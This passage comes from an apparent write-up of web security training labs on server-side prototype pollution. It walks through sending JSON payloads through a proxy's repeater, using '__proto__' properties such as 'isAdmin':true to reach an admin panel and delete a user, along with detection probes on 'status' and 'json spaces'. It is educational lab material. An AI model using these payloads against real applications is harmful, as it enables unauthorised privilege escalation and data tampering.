

Now we will use:
"__proto__": {
	"isAdmin":true
}
This sets isAdmin to true.

When we reload the page, we will see the admin panel.
Deleting the user carlos will solve the lab.

7. Detecting server-side prototype pollution without polluted property reflection
Description:
In this lab, we must pollute the prototype but the polluted property is not reflected back. Also the lab says that a non-destructive change must be triggered to solve the lab.
Explanation:

We will send the change address request to repeater.

When we try to confirm prototype pollution via the JSON payload, it doesn’t work.
"__proto__":{
	"foo":"bar"
}


When we try to send a malformed JSON payload, it triggers an error.

Now we will try to pollute the status property.
"__proto__":{
	"status":"420"
}
We do not really see any reflection in response.
When we send a malformed payload again we now see that the status is 500. This somehow solved the lab for me but it should have reflected 500 as the status and statusCode.
8. Bypassing flawed input filters for server-side prototype pollution
Description:
We need to escalate privileges and delete the user carlos to solve the lab.
Explanation:
We will send the change address request to repeater.

We will send this payload to detect prototype pollution.
"__proto__":{
	"json spaces":10
}
Before we send it, we can see how the response looks in the raw tab.

Sending this, shows us the response with spaces in the raw tab.
